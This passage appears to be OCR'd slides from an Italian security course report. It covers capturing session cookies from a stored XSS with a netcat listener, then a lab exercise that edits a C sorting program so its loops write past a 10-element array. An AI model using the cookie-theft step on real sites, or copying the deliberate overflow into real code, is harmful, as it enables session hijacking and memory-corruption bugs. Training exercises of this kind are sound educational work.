
document.cookie: è una proprietà dove sono presenti i cookie.



XSS Stored- Netcat

Mettendoci in ascolto sulla porta specificata utilizzando il comando **nc -l -p 4444** siamo riusciti a recuperare i cookie di sessione.

Utilizziamo il comando nc per avviare netcat.
Netcat è uno strumento a riga di comando, responsabile della scrittura e della lettura dei file in rete. Per lo scambio di dati, Netcat utilizza i protocolli di rete TCP/IP e UDP.
-l sta per listen (netcat si mette “in ascolto”)
-p specifica il numero della porta



SYSTEM EXPLOIT
BOF

Traccia Giorno 3

Leggete attentamente il programma in allegato. Viene richiesto di: ● Descrivere il funzionamento del programma prima dell’esecuzione. ● Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette? ● Modificare il programma affinché si verifichi un errore di segmentazione.

Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell’input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l’utente può inserire valori in input, e modificate il programma in modo tale che l’utente riesca ad inserire più valori di quelli previsti.

Buffer Overflow

Cos’è un Buffer Overflow?

Un buffer overflow (BOF) è un tipo di vulnerabilità di sicurezza che si verifica quando un programma scrive più dati di quanti ne può contenere una determinata area di memoria (buffer). Questo può causare il sovrascrivere della memoria adiacente, portando a comportamenti imprevisti, crash del programma o, nei casi peggiori, a consentire l'esecuzione di codice malevolo.

Buffer Overflow

Il codice che ci viene fornito è un programma scritto in linguaggio C che richiede di inserire dieci valori interi. Ogni valore inserito viene memorizzato in un array vector e stampato. Poi attraverso un algoritmo di ordinamento a bolle (bubble sort), i numeri vengono stampati in ordine crescente.

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }


for (j = 0 ; j < 10 - 1; j++)
        {
        for (k = 0 ; k < 10 - j - 1; k++)
                {
                        if (vector[k] > vector[k+1])
                        {
                        swap_var=vector[k];
                        vector[k]=vector[k+1];
                        vector[k+1]=swap_var;
                        }
                }
        }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
        {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }

return 0;
}
```

Buffer Overflow

Descrizione del codice

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;
```

1) Inclusione della libreria stdio.h: questo include la libreria standard di input/output di C, necessaria per utilizzare funzioni come printf e scanf.

2) Dichiarazione della funzione main: questa riga dichiara la funzione principale del programma. La funzione main è il punto di ingresso del programma.

3)Dichiarazione delle variabili:

- int vector[10]: definisce un array di 10 interi chiamato vector.
- int i, j, k: dichiara tre variabili intere i, j, e k che saranno utilizzate come contatori nei cicli for.
- int swap_var: dichiara una variabile intera swap_var che sarà utilizzata per scambiare i valori durante l'ordinamento dell'array.

Buffer Overflow

Descrizione del codice

```
printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }
```

4) Stampa del messaggio di input: questa riga stampa un messaggio sulla console per indicare all'utente di inserire 10 numeri interi.

5) Ciclo for per leggere l'input dell'utente: questo ciclo for andrà a leggere i 10 numeri interi inseriti dall'utente e a memorizzarli nell'array vector. All'interno del ciclo, viene dichiarata una variabile c che rappresenta l'indice attuale dell'input, incrementato di 1 per visualizzazione (in modo che l'utente veda un indice che parte da 1 invece che da 0). La funzione printf stamperà l'indice corrente tra parentesi quadre seguito da due punti per informare l'utente di inserire il valore successivo. Infine utilizzando scanf, il programma leggerà un numero intero inserito dall'utente e lo memorizzerà nella posizione i dell'array vector.

Buffer Overflow

Descrizione del codice

```
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }
```


6) Stampa del messaggio di output: Questa riga informa l'utente che il programma mostrerà i numeri interi che sono stati inseriti.

7) Ciclo for per stampare l'array: Questo ciclo for è utilizzato per iterare ciascun elemento dell'array vector e stamparlo insieme al suo indice, formattando l'output in modo leggibile per l'utente. Ogni valore è preceduto dal suo indice tra parentesi quadre e seguito da una nuova linea per mantenere l'output ordinato e leggibile. All'interno del ciclo, viene calcolato l'indice t, che è uguale a i + 1, per visualizzare gli indici a partire da 1 invece che da 0.

Buffer Overflow

Descrizione del codice

8) Ciclo for annidato: Abbiamo un ciclo for posizionato all'interno di un altro ciclo for. In questo caso, il ciclo esterno controlla il numero di passaggi dell'ordinamento a bolle, mentre il ciclo interno esegue i confronti e gli scambi di elementi per ciascun passaggio. Nel ciclo esterno, j è il contatore che controlla il numero di passaggi necessari per ordinare l'array. Nel ciclo interno, k è il contatore che controlla i confronti e gli scambi. If rappresenta la condizione per cui se vector[k] è maggiore di vector[k + 1], i valori verranno scambiati utilizzando swap_var.




Buffer Overflow

Descrizione del codice

9) Stampa del messaggio di output: Questa riga stampa un messaggio per informare l'utente che il programma mostrerà i numeri interi nell'array vector dopo l'ordinamento.

10) Ciclo for per stampare l'array ordinato: Questo ciclo for stampa i numeri interi memorizzati nell'array vector, che ora sono ordinati. All'interno del ciclo, viene dichiarata una variabile g che rappresenta l'indice attuale per la stampa, incrementato di 1 (così da visualizzare un indice che parte da 1 invece che da 0). La prima printf stampa l'indice corrente g tra parentesi quadre seguito da due punti.
La seconda printf stampa il valore corrispondente vector[j] dell'array, seguito da una nuova linea per separare visivamente ciascun elemento.

```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
        {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }

return 0;


}
```



Buffer Overflow

Descrizione del codice

Output del programma:
Come possiamo vedere, il programma permette all'utente di inserire 10 numeri, poi conferma i numeri inseriti mostrando l'array completo nella stessa sequenza in cui i numeri sono stati inseriti. Infine, utilizzando l'algoritmo di ordinamento a bolle, il programma ordina i numeri in ordine crescente e li stampa con gli indici aggiornati.

Buffer Overflow

Modifica del codice

Modificando il codice provochiamo un buffer overflow. Il primo ciclo for è stato modificato per iterare 20 volte invece delle 10 originali. Poiché l'array vector è stato dichiarato con una dimensione di 10 elementi, se cerchiamo di memorizzare 20 elementi il ciclo scriverà oltre i limiti dell'array dopo i primi 10 inserimenti causando un buffer overflow. Anche il secondo ciclo for è stato modificato per iterare 20 volte invece delle 10 originali. Tentare di accedere agli elementi oltre il decimo dell'array vector causerà un comportamento indefinito.


```
printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 20 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 20 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }
```

Buffer Overflow


Come possiamo vedere, l’inserimento di un numero molto più elevato di valori rispetto ai 10 previsti, continua oltre il limite con numeri che vanno oltre il buffer previsto.
Questo sovraccarico di dati porta a un comportamento anomalo del programma.
Nell'output, i valori sono riportati fino al ventesimo elemento inserito, indicando che il buffer overflow ha avuto luogo e il programma ha sovrascritto parti della memoria non destinate agli input.

